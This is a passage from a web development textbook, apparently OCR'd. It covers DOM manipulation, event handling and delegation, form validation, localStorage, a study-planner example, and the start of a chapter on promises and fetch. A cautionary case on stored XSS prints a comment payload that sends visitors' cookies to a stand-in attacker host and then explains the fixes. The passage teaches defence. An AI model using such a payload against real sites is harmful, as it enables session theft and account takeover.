2 li.querySelector(".text").textContent = task.text;       // fill in safely
```

Performance. Each change to the DOM may force the browser to recalculate styles and lay-out (*reflow*) and repaint. Changing hundreds of elements one at a time, or alternating between reading layout properties (`offsetHeight`) and writing styles, can make a page slow. Build new content in a `DocumentFragment` (a lightweight container that is not part of the page) and insert it in one operation, or replace the whole list at once with `replaceChildren`.

✔ Check Your Understanding

1. What does `document.querySelector(".missing")` return, and what error typically follows?
2. Why is `textContent` safer than `innerHTML`?
3. Write code that adds the class `highlight` to every `<tr>` whose `data-status` is `"late"`.

17.4 Events

An **event** is a signal that something has happened: the user clicked, typed, scrolled or submitted a form; a resource finished loading; the window was resized. Scripts react to events by registering **event listeners** (also called handlers): functions that the browser calls when the event occurs.

17.4.1 Adding listeners

JavaScript

```
const button = document.querySelector("#save");

function handleSave(event) {
  console.log("Saved!", event.type);          // "click"
}
button.addEventListener("click", handleSave);  // pass the function; do not call it!
button.removeEventListener("click", handleSave);

button.addEventListener("click", () => console.log("runs once"), { once: true });
```

✗ Common Mistake

Wrong. `button.addEventListener("click", handleSave());`

Why it fails. The parentheses *call* `handleSave` immediately, while the listener is being registered, and pass its return value (`undefined`) as the listener. Nothing happens on click.

Correct. Pass the function itself: `addEventListener("click", handleSave)`, or wrap a call with arguments in an arrow function: `addEventListener("click", () => save(id))`.

Avoid the older styles — HTML attributes such as `onclick="…"` and properties such as `button.onclick = …` — which mix JavaScript into HTML or allow only one handler per event.

17.4.2 Common events

Table 17.1. Frequently used events.

Category	Events
Mouse and pointer	`click`, `dblclick`, `mouseover`/`mouseout`, `pointerdown`, `pointermove`, `contextmenu`
Keyboard	`keydown`, `keyup` (use `event.key`: `"Enter"`, `"Escape"`, `"a"`)
Form	`submit`, `input` (every change as the user types), `change` (value committed), `focus`, `blur`, `reset`, `invalid`
Document and window	`DOMContentLoaded`, `load`, `resize`, `scroll`, `beforeunload`, `visibilitychange`
Clipboard, drag, media	`copy`, `paste`, `dragstart`, `drop`, `play`, `ended`

Use `click` for buttons and links rather than mouse-specific events: `click` also fires when a button is activated with the keyboard or by touch.

17.4.3 The event object

Every listener receives an **event object** describing what happened:

JavaScript

```
document.addEventListener("keydown", (event) => {
  console.log(event.type, event.key, event.ctrlKey);   // "keydown" "s" true
  if (event.ctrlKey && event.key === "s") {
    event.preventDefault();                            // stop the browser's own "
    ↪ Save page"
    saveDraft();
  }
});
```

Its most important properties are `type`, `target` (the element where the event occurred), `currentTarget` (the element whose listener is running), `key` for keyboard events, and `clientX`/`clientY` for pointer positions.

17.4.4 Preventing default actions

Many events have a built-in *default action*: clicking a link navigates, submitting a form sends it and loads a new page, pressing `Space` scrolls. `event.preventDefault()` cancels it, which is how single-page applications handle forms themselves:

JavaScript

```
form.addEventListener("submit", (event) => {
  event.preventDefault();                 // do not reload the page
  const data = new FormData(form);        // read all named fields at once
  console.log(data.get("task"), Object.fromEntries(data));
});
```

Listen for `submit` on the form rather than `click` on its button: `submit` also fires when the user presses `Enter` in a field, and it respects the browser's built-in validation.

17.5 Event Propagation and Delegation

17.5.1 Capturing and bubbling

When you click a button inside a list item inside a list, you have also clicked the list item, the list, the body and the document. Events therefore travel through the tree in three phases (Figure 17.2):

1. **Capturing phase:** from `window` down through the ancestors to the target.
2. **Target phase:** at the element that was clicked.
3. **Bubbling phase:** back up from the target through each ancestor to `window`.

Listeners run in the bubbling phase by default (pass `{ capture: true }` to listen during capturing). So a click on the delete button triggers listeners on the button, then on the `<li>`, then on




Figure 17.2. The phases of a click event on a delete button.

the `<ul>`, and so on. `event.stopPropagation()` stops the event from travelling further, but it is rarely needed and can break other code that relies on bubbling. A few events, such as `focus` and `blur`, do not bubble (`focusin` and `focusout` do).

17.5.2 Event delegation

Bubbling enables a powerful technique. Instead of attaching a listener to every item — and attaching new listeners whenever items are added — attach *one* listener to a common ancestor and use `event.target` to find out which item was clicked. This is **event delegation**.

JavaScript

```
list.addEventListener("click", (event) => {
  const li = event.target.closest(".task");      // the task containing whatever was
    ↪ clicked
  if (!li) return;                               // the click was not inside a task
  if (event.target.matches(".delete")) deleteTask(li.dataset.id);
  else if (event.target.matches(".toggle")) toggleTask(li.dataset.id, event.target.
    ↪ checked);
});
```

Delegation uses less memory, works automatically for elements added later, and keeps event handling in one place. `closest` is essential: if the button contains an icon, `event.target` may be the icon, not the button.

17.6 Working with Forms

JavaScript can give richer, faster feedback than HTML validation alone (Chapter 6), while server-side validation remains essential.

JavaScript | Live validation with the Constraint Validation API

```
const email = document.querySelector("#email");
const hint  = document.querySelector("#email-error");

```

```
email.addEventListener("blur", () => {           // check when the user leaves the
    ↪ field
  if (email.validity.valueMissing)        showError("Please enter your e-mail
    ↪ address.");
  else if (email.validity.typeMismatch)   showError("Add the rest of the address, e.
    ↪ g. name@gmail.com");
  else                                    clearError();
});
function showError(msg) {
  hint.textContent = msg;
  email.setAttribute("aria-invalid", "true");    // announced by screen readers
}
function clearError() {
  hint.textContent = "";
  email.removeAttribute("aria-invalid");
}
```

Each form control has a `validity` object whose properties (`valueMissing`, `typeMismatch`, `patternMismatch`, `tooShort`, `rangeOverflow` …) report which constraint failed, so scripts can show specific messages while still relying on the HTML attributes. Validating on `blur`, not on every keystroke, avoids scolding users while they are still typing.

17.7 Storing Data in the Browser

`localStorage` stores string key–value pairs that persist after the browser is closed; `sessionStorage` keeps them only until the tab closes. Objects are stored as JSON:

JavaScript

```
localStorage.setItem("tasks", JSON.stringify(tasks));
const saved = JSON.parse(localStorage.getItem("tasks")) ?? [];   // null if nothing
    ↪ saved
localStorage.removeItem("tasks");
```

Storage is limited (about 5 MB per site), synchronous, and readable by any script on the page, so it is suitable for preferences and drafts but not for passwords or session tokens (Chapter 22). Larger or structured data belongs in IndexedDB or on the server.

17.8 Case Study: A Study Planner

The following application brings together everything in this chapter. Users add tasks for their courses, mark them done, filter them and delete them; the list survives page reloads.

HTML | index.html (main content)

```
<main class="app">
  <h1>Study Planner</h1>
  <form id="task-form" novalidate>
    <label for="task-input" class="visually-hidden">New task</label>
```




Figure 17.3. The Study Planner after adding four tasks and completing one.

```
    <input id="task-input" name="task" placeholder="e.g. Revise CSS Grid"
    ↪ autocomplete="off">
    <select id="task-course" name="course" aria-label="Course">
      <option>Web Tech</option><option>Networks</option><option>Compiler</option>
    </select>
    <button type="submit">Add</button>
  </form>
  <p id="form-error" class="error" role="alert" hidden></p>
  <div class="filters" role="group" aria-label="Filter tasks">
    <button type="button" data-filter="all" class="active">All</button>
    <button type="button" data-filter="active">Active</button>
    <button type="button" data-filter="done">Done</button>
  </div>
  <ul id="task-list" class="task-list"></ul>
  <p id="summary" class="summary" aria-live="polite"></p>
  <template id="task-template"> ... (shown earlier) ... </template>
</main>
```

JavaScript | `app.js`

```
// ----- State ------------------------------------------------------------
const STORAGE_KEY = "study-planner-tasks";
let tasks = loadTasks();          // [{ id, text, course, done }]
let filter = "all";

// ----- Element references -----------------------------------------------
const form     = document.querySelector("#task-form");
const input    = document.querySelector("#task-input");
const course   = document.querySelector("#task-course");
const errorMsg = document.querySelector("#form-error");
```

```
const list     = document.querySelector("#task-list");
const summary  = document.querySelector("#summary");
const template = document.querySelector("#task-template");
const filters  = document.querySelector(".filters");

// ----- Rendering -------------------------------------------------
function render() {
  const visible = tasks.filter(t =>
    filter === "all" ? true : filter === "done" ? t.done : !t.done);

  const fragment = document.createDocumentFragment();
  for (const task of visible) {
    const li = template.content.firstElementChild.cloneNode(true);
    li.dataset.id = task.id;
    li.classList.toggle("done", task.done);
    li.querySelector(".toggle").checked = task.done;
    li.querySelector(".text").textContent = task.text;      // textContent: safe
    ↪ from XSS
    li.querySelector(".badge").textContent = task.course;
    fragment.append(li);
  }
  list.replaceChildren(fragment);                           // one DOM update

  const remaining = tasks.filter(t => !t.done).length;
  summary.textContent = `${remaining} of ${tasks.length} tasks remaining`;
}

// ----- Events ----------------------------------------------------
form.addEventListener("submit", (event) => {
  event.preventDefault();                                   // stay on the page
  const text = input.value.trim();
  if (text.length < 3) {
    showError("Please describe the task in at least 3 characters.");
    return;
  }
  tasks.push({ id: crypto.randomUUID(), text, course: course.value, done: false });
  save();
  form.reset();
  clearError();
  input.focus();
  render();
});

// Event delegation: one listener on the list handles every task
list.addEventListener("click", (event) => {
  const li = event.target.closest(".task");
  if (!li) return;
  const task = tasks.find(t => t.id === li.dataset.id);
  if (event.target.matches(".delete")) {
    tasks = tasks.filter(t => t !== task);
```

```
  } else if (event.target.matches(".toggle")) {
    task.done = event.target.checked;
  } else {
    return;
  }
  save();
  render();
});

filters.addEventListener("click", (event) => {
  const button = event.target.closest("button[data-filter]");
  if (!button) return;
  filter = button.dataset.filter;
  filters.querySelectorAll("button").forEach(b => b.classList.toggle("active", b ===
    ↪ button));
  render();
});

input.addEventListener("input", clearError);

// ----- Helpers ---------------------------------------------------
function showError(message) {
  errorMsg.textContent = message;
  errorMsg.hidden = false;
  input.setAttribute("aria-invalid", "true");
  input.focus();
}
function clearError() {
  errorMsg.hidden = true;
  input.removeAttribute("aria-invalid");
}
function save() {
  localStorage.setItem(STORAGE_KEY, JSON.stringify(tasks));
}
function loadTasks() {
  try {
    return JSON.parse(localStorage.getItem(STORAGE_KEY)) ?? [];
  } catch {
    return [];                                          // corrupted data:
    ↪ start empty
  }
}

render();
```

➤ How it works

One source of truth. The `tasks` array is the application's *state*. Event handlers never edit the list items directly; they change the state, save it and call `render()`, which rebuilds the list from the state. This pattern — state, then render — keeps the page consistent and is the central




Figure 17.4. Submitting a task that is too short shows an inline error.

idea of front-end frameworks such as React and Vue.

Safe rendering. Task text is inserted with `textContent`, so a task named `<img src=x onerror=alert(1)>` is displayed harmlessly as text.

Efficient updates. Items are cloned from the template into a fragment, and the list is replaced in one operation.

Delegation. Two listeners (on the list and on the filter group) handle all clicks, including those on tasks added later.

Accessibility. The input has a (visually hidden) label; the error is announced through `role="alert"` and `aria-invalid`; the summary is an `aria-live` region, so screen readers announce "3 of 4 tasks remaining" after each change; the delete button has an `aria-label`.

Persistence. Every change is saved to `localStorage`; `loadTasks` survives corrupted data with `try/catch`.

Real-World Case: The comment box that stole sessions

Scenario. A departmental blog lets students comment on posts. To show a new comment instantly, the page runs `list.innerHTML += \`
${comment}
\``, and the server stores the comment as typed.

Problem. A student posts a "comment" containing `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">`. Everyone who opens the post silently sends their cookies to the attacker's server, and several accounts are taken over.

Analysis. `innerHTML` parsed the comment as HTML, creating an image whose error handler ran the attacker's JavaScript in the context of the blog. Because the comment was stored, the attack affected every visitor (a *stored* XSS attack). `innerHTML +=` also re-created every existing comment on each addition.

Solution. Render user content with `textContent` or `createElement`; escape output on the server as well (`htmlspecialchars` in PHP, automatic in Laravel Blade); mark session cookies `HttpOnly` so scripts cannot read them; and add a Content Security Policy that blocks inline scripts (Chapter 32).

Lesson. Treat every piece of user data as text, never as markup.

Chapter Summary

- The DOM represents the document as a live tree of nodes; `document` is its root object.
- `querySelector` and `querySelectorAll` select elements with CSS selectors; `closest`, `parentElement` and sibling properties traverse the tree.
- `textContent` changes text safely; `innerHTML` parses HTML and must never receive user data. Attributes, `dataset`, `classList` and `style` change element properties; prefer toggling classes.
- `createElement`, `append`, `before`, `remove`, templates and fragments build and modify the tree; batch updates for performance.
- `addEventListener` registers handlers that receive an event object; `preventDefault` cancels default actions such as form submission.
- Events capture down and bubble up the tree; event delegation uses one listener on an ancestor with `event.target.closest()`.
- The Constraint Validation API supports custom form feedback; `localStorage` persists small amounts of data as JSON strings.
- A clear pattern — state, event handlers that update state, and a render function — keeps interactive pages consistent.

Key Terms

DOM
node
element node
text node
document object
querySelector
querySelectorAll
NodeList
HTMLCollection
closest
matches
textContent
innerHTML
cross-site scripting
attribute
property
dataset
classList
style
createElement
append
remove
template element
DocumentFragment
reflow
event
event listener
addEventListener
event object
target
currentTarget
preventDefault
default action
capturing phase
bubbling phase
stopPropagation
event delegation
submit event
input event
FormData
Constraint Validation API
localStorage
sessionStorage
application state
render function

Review Questions

1. What is the DOM, and how does it differ from the HTML source file?
2. Compare `getElementById`, `querySelector` and `querySelectorAll`.

3. Explain the difference between `textContent` and `innerHTML`, and the security risk of the latter.
4. Why is toggling classes preferred to setting `element.style`?
5. Write code that creates a new list item containing a link and appends it to an existing list.
6. What is wrong with `button.addEventListener("click", save())`?
7. Explain the three phases of event propagation.
8. What is event delegation? Give two advantages.
9. Why should a script listen for `submit` rather than for `click` on the submit button?
10. What can and cannot be stored safely in `localStorage`?

Exam-Style Questions

1. **[6 marks]** Write HTML and JavaScript for a page with a text field, an "Add" button and a list. Clicking "Add" adds the entered text to the list (ignoring empty input); clicking an item removes it. Use event delegation.
2. **[5 marks]** Explain event bubbling and event delegation with a diagram and code.
3. **[4 marks]** Write a script that shows a live character counter ("37 / 200") below a `<textarea>`, turning red when fewer than 20 characters remain.

Model answer to Question 1.

HTML

```html
<input id="item" aria-label="New item"> <button id="add" type="button">Add</button>
<ul id="items"></ul>
<script>
  const field = document.querySelector("#item");
  const items = document.querySelector("#items");
  document.querySelector("#add").addEventListener("click", () => {
    const text = field.value.trim();
    if (!text) return;                       // ignore empty input
    const li = document.createElement("li");
    li.textContent = text;                   // safe insertion
    items.append(li);
    field.value = "";
    field.focus();
  });
  items.addEventListener("click", (e) => {   // delegation: one listener for all
    ↪ items
    const li = e.target.closest("li");
    if (li) li.remove();
  });
</script>
```

The add handler validates, creates the element with `textContent` (preventing XSS) and appends it. A single listener on the `<ul>` removes whichever item was clicked, including items

added later, because click events bubble from the `<li>` to the list.

Answers to Check Your Understanding

1. `null`; the next line typically fails with `TypeError: Cannot read properties of null`.
2. `textContent` inserts text literally and never creates elements or runs scripts; `innerHTML` parses the string as HTML, so user data could inject script (XSS).
3.
```
document.querySelectorAll('tr[data-status="late"]')
.forEach(tr => tr.classList.add("highlight"));
```

CHAPTER 18

Asynchronous JavaScript and the Fetch API

Learning Outcomes **Course Outcome: CO2**

After studying this chapter you should be able to:

- explain the difference between synchronous and asynchronous code, and why the Web needs asynchrony;
- write and use callbacks, and explain the problems of deeply nested callbacks;
- explain the states of a promise, consume promises with `then`, `catch` and `finally`, chain them, and create them;
- combine promises with `Promise.all`, `allSettled`, `race` and `any`;
- write asynchronous code with `async` and `await`, including error handling and parallel execution;
- send HTTP requests with `fetch`, check responses, parse JSON, send data with POST, and set headers;
- build interfaces that handle loading, empty, error and timeout states;
- describe the role of CORS in cross-origin requests.

Almost every modern web page talks to a server after it has loaded: to search as you type, load more posts, submit a comment without reloading, show live prices or check whether a username is taken. These operations take time — tens of milliseconds on a good connection, seconds on a poor one — and the page must stay responsive while it waits. This chapter explains how JavaScript deals with work that finishes later, and how to use the Fetch API to communicate with servers.

18.1 Synchronous and Asynchronous Code

Synchronous code runs line by line; each statement finishes before the next begins. It is easy to read, but any slow operation blocks everything after it.

Asynchronous code *starts* an operation and continues immediately; the result is handled later, when it is ready.

Chapter 16 explained why this matters in the browser: JavaScript has one main thread, shared with the user interface. If `fetch` were synchronous, the page would freeze until the server replied.

Instead, the browser performs the request in the background and places a callback in a queue when the response arrives; the event loop runs it when the main thread is free.




Figure 18.1. A network request handled synchronously and asynchronously.

Over the years JavaScript has had three ways of writing asynchronous code: callbacks, promises and `async`/`await`. Each builds on the previous one, and you will meet all three.

18.2 Callbacks

The original approach is to pass a *callback* function that the asynchronous operation calls when it finishes.

JavaScript

```
console.log("Before");
setTimeout(() => console.log("Two seconds later"), 2000);   // callback runs later
console.log("After");                                       // prints before the
    ↪ callback
```

Node.js established a convention in which the callback's first argument is an error (or `null`) and the second is the result:

JavaScript

```
function getUser(id, callback) {
  setTimeout(() => {
    if (!id) return callback(new Error("No ID provided"));
    callback(null, { id, name: "Ayesha" });
  }, 500);
}
getUser(7, (err, user) => {
  if (err) { console.error(err.message); return; }
  console.log(user.name);
});
```

18.2.1 Callback hell

When each step depends on the previous one, callbacks nest inside callbacks:

JavaScript | The pyramid of doom

```
getUser(7, (err, user) => {
  if (err) return handle(err);
  getCourses(user.id, (err, courses) => {
```

```
    if (err) return handle(err);
    getResults(courses[0].id, (err, results) => {
      if (err) return handle(err);
      render(user, courses, results);        // ...and deeper still
    });
  });
});
```

This **callback hell** is hard to read, error handling is repeated at every level, and it is easy to forget to handle an error or to call a callback twice. Promises were introduced to solve these problems.

18.3 Promises

Definition — Promise

A **promise** is an object representing the eventual result of an asynchronous operation. It is always in one of three states: *pending* (not finished), *fulfilled* (finished successfully, with a value) or *rejected* (failed, with a reason). Once fulfilled or rejected — *settled* — it never changes again.




Figure 18.2. The states of a promise.

18.3.1 Consuming promises

Most of the time you use promises returned by APIs such as `fetch`. Register reactions with:

- `.then(onFulfilled)` — runs with the value when the promise is fulfilled;
- `.catch(onRejected)` — runs with the error when it is rejected;
- `.finally(onSettled)` — runs in either case, for clean-up such as hiding a spinner.

JavaScript | Promise chaining

```
getUser(7)
  .then(user    => getCourses(user.id))       // return a promise -> the chain waits
    ↪ for it
  .then(courses => getResults(courses[0].id))
  .then(results => render(results))
  .catch(error  => showError(error.message))  // one handler for an error at ANY
    ↪ step
  .finally(()   => hideSpinner());
```

➤ How it works

Each `then` returns a *new* promise, which settles with whatever its callback returns. If the callback returns a promise, the next step waits for that promise. This turns nested callbacks into a flat, top-to-bottom chain. If any step throws or returns a rejected promise, the chain skips the remaining `then` callbacks and jumps to `catch`. Promise callbacks run as *microtasks* (Chapter 16).

✗ Common Mistake

Wrong. `.then(user => { getCourses(user.id); })`

Why it fails. With braces, an arrow function needs an explicit `return`. The promise from `getCourses` is discarded, so the next step receives `undefined` and runs without waiting; any error from `getCourses` escapes the chain as an "unhandled rejection".

Correct. `.then(user => getCourses(user.id))` or `.then(user => { return getCourses(user.id); })`.

18.3.2 Creating promises

To wrap a callback-based API in a promise, use the `Promise` constructor:

JavaScript

```
function wait(ms) {
  return new Promise(resolve => setTimeout(resolve, ms));
}

function getUser(id) {
  return new Promise((resolve, reject) => {
    setTimeout(() => {
      if (!id) reject(new Error("No ID provided"));
      else resolve({ id, name: "Ayesha" });
    }, 500);
  });
}
wait(1000).then(() => console.log("One second passed"));
```

18.3.3 Running promises together

Table 18.1. Promise combinators.

Method	Settles when …
`Promise.all(ps)`	all fulfil (value: array of results in order), or *any* rejects (fails fast)
`Promise.allSettled(ps)`	all have settled; gives `{status, value | reason}` for each — never rejects
`Promise.race(ps)`	the first promise settles, fulfilled or rejected
`Promise.any(ps)`	the first promise fulfils; rejects only if all reject

`Promise.all` is used to run independent requests *in parallel* — for example, a dashboard that loads a profile, notifications and statistics at the same time. `allSettled` suits cases where some requests may fail without ruining the page; `race` can implement a timeout.

18.4 async and await

ES2017 added syntax that lets asynchronous code be written almost like synchronous code:

- a function declared `async` always returns a promise;
- inside it, `await promise` pauses *that function* until the promise settles, then evaluates to its value — or throws its error.

JavaScript | The chain above, with async/await

```
async function showResults(userId) {
  showSpinner();
  try {
    const user    = await getUser(userId);
    const courses = await getCourses(user.id);
    const results = await getResults(courses[0].id);
    render(user, courses, results);
  } catch (error) {
    showError(error.message);              // errors from any await land here
  } finally {
    hideSpinner();
  }
}
```

`await` pauses only the `async` function, not the page: while it waits, the event loop runs other code, handles clicks and renders. Errors are handled with ordinary `try/catch`. Modules also allow *top-level* `await` outside any function.

18.4.1 Sequential versus parallel

JavaScript

```
const wait = (ms, value) => new Promise(resolve => setTimeout(() => resolve(value),
    ↪ ms));

// Sequential: the second request starts only after the first finishes
const a = await wait(300, "A");
const b = await wait(300, "B");                       // total ~600 ms

// Parallel: start both, then wait for both
const [c, d] = await Promise.all([wait(300, "C"), wait(300, "D")]);   // total ~300
    ↪ ms
```

➤ Measured with console.time

```
sequential: 601.4 ms
parallel: 300.8 ms
```

Use sequential `await`s only when a step needs the previous result. Independent requests should run in parallel; awaiting them one after another is a common reason for slow pages.

✔ Check Your Understanding

1. What are the three states of a promise?
2. What does an `async` function return?
3. Three independent API calls take 200, 300 and 400 ms. How long does it take to await them sequentially, and with `Promise.all`?

18.5 The Fetch API

`fetch` is the browser's built-in function for making HTTP requests (Chapter 4). It returns a promise that fulfils with a `Response` object.

18.5.1 GET requests

JavaScript

```
async function getUsers() {
  const response = await fetch("https://jsonplaceholder.typicode.com/users");
  if (!response.ok) {                                  // status outside 200-299
    throw new Error(`HTTP ${response.status}`);
  }
  const users = await response.json();                 // read and parse the body
  return users;
}
```

➤ How it works

Reading a response takes two steps, each asynchronous. The first `await` waits until the status line and headers have arrived; the `Response` object then offers `status`, `ok`, `headers` and methods to read the body: `json()`, `text()` and `blob()`. The second `await` waits for the body to download and be parsed.

fetch does not reject on HTTP errors

The promise returned by `fetch` rejects only when the request could not be completed at all — the network is down, the domain does not exist, the request was blocked by CORS or aborted. A response with status 404 or 500 is still a *response*, so `fetch` fulfils. Always check `response.ok` (or `response.status`) before using the data.

18.5.2 Sending data

JavaScript | POST, PUT and DELETE

```
async function createPost(post) {
  const response = await fetch("/api/posts", {
    method: "POST",
    headers: {
      "Content-Type": "application/json",              // tell the server the body
    ↪ is JSON
```

```
      "Accept": "application/json",
      "Authorization": `Bearer ${token}`                // if the API requires
    ↪ authentication
    },
    body: JSON.stringify(post)                          // the body must be a string
    ↪  (or FormData, Blob)
  });
  if (response.status === 422) {                        // validation failed on the
    ↪ server
    const { errors } = await response.json();
    return showFieldErrors(errors);
  }
  if (!response.ok) throw new Error(`HTTP ${response.status}`);
  return response.json();                               // e.g. the created post,
    ↪ with its new id
}

await fetch(`/api/posts/${id}`, { method: "PUT",    headers: {...}, body: JSON.
    ↪ stringify(changes) });
await fetch(`/api/posts/${id}`, { method: "DELETE" });

// Submitting an HTML form (including files) without reloading the page:
await fetch(form.action, { method: "POST", body: new FormData(form) });  // browser
    ↪ sets Content-Type
```

Chapter 30 explains how to design the server side of such APIs, and Chapter 31 covers JSON and AJAX patterns in more depth.

18.5.3 Timeouts and cancellation

`fetch` has no timeout by default: on a bad connection it can wait for minutes. An `AbortController` can cancel a request:

JavaScript

```
const controller = new AbortController();
const timer = setTimeout(() => controller.abort(), 8000);        // give up after 8
    ↪ seconds
try {
  const res = await fetch(url, { signal: controller.signal });
  ...
} catch (err) {
  if (err.name === "AbortError") showError("The server took too long to respond.");
} finally {
  clearTimeout(timer);
}
// Modern shorthand: fetch(url, { signal: AbortSignal.timeout(8000) })
```

Aborting is also useful for search-as-you-type: when the user types another letter, cancel the previous, now irrelevant, request.

18.5.4 Cross-origin requests and CORS

An *origin* is the combination of scheme, host and port (`https://app.example.com:443`). For security, browsers apply the **same-origin policy**: a script may send requests to other origins, but it may *read* the response only if that server allows it. The server grants permission with **CORS** (Cross-Origin Resource Sharing) headers such as `Access-Control-Allow-Origin: https://app.example.com`. For requests that could change data (for example a JSON POST), the browser first sends an `OPTIONS` *preflight* request to ask permission.

If the headers are missing, the browser blocks the response and the console shows a CORS error. This is enforced by the browser to protect users; the fix is always on the *server*, which must send the appropriate headers (Chapter 30). Public APIs such as JSONPlaceholder allow any origin.

18.6 A Complete Example: A User Directory

The following page loads users from a public test API, shows a loading state while waiting, displays the results as cards, filters them as the user types, and shows a helpful error with a retry button if loading fails.

JavaScript | `users.js`

```
const API_URL = "https://jsonplaceholder.typicode.com/users";
const statusBox = document.querySelector("#status");
const grid      = document.querySelector("#users");
const search    = document.querySelector("#search");
let users = [];

async function loadUsers() {
  showStatus("loading", "Loading users...");
  grid.replaceChildren();
  const controller = new AbortController();
  const timer = setTimeout(() => controller.abort(), 8000);   // give up after 8 s
  try {
    const response = await fetch(API_URL, { signal: controller.signal });
    if (!response.ok) {                                       // fetch does not
    ↪ reject on 404/500
      throw new Error(`Server responded with ${response.status}`);
    }
    users = await response.json();                            // parse the JSON
    ↪ body
    hideStatus();
    renderUsers(users);
  } catch (error) {
    const message = error.name === "AbortError"
      ? "The server took too long to respond."
      : `Could not load users (${error.message}).`;
    showStatus("error", message, true);
  } finally {
    clearTimeout(timer);
```

```
  }
}

function renderUsers(list) {
  const cards = list.map(user => {
    const card = document.createElement("article");
    card.className = "card";
    const name = document.createElement("h2");
    name.textContent = user.name;
    const email = document.createElement("p");
    email.textContent = user.email;
    const city = document.createElement("p");
    city.textContent = `${user.address.city} · ${user.company.name}`;
    card.append(name, email, city);
    return card;
  });
  grid.replaceChildren(...cards);
  if (cards.length === 0) showStatus("loading", "No users match your search.");
}

function showStatus(kind, message, retry = false) {
  statusBox.className = `status ${kind}`;
  statusBox.textContent = message;
  if (retry) {
    const btn = document.createElement("button");
    btn.textContent = "Try again";
    btn.addEventListener("click", loadUsers);
    statusBox.append(btn);
  }
  statusBox.hidden = false;
}
function hideStatus() { statusBox.hidden = true; }

search.addEventListener("input", () => {
  const q = search.value.trim().toLowerCase();
  hideStatus();
  renderUsers(users.filter(u =>
    u.name.toLowerCase().includes(q) || u.address.city.toLowerCase().includes(q)));
});
document.querySelector("#reload").addEventListener("click", loadUsers);

loadUsers();
```

➤ How it works

- The interface handles every state of a request: *loading* (a status message, announced by screen readers through `role="status"`), *success*, *empty* (no matches) and *error* (with a way to recover). Forgetting the loading and error states is the most common weakness of student projects.

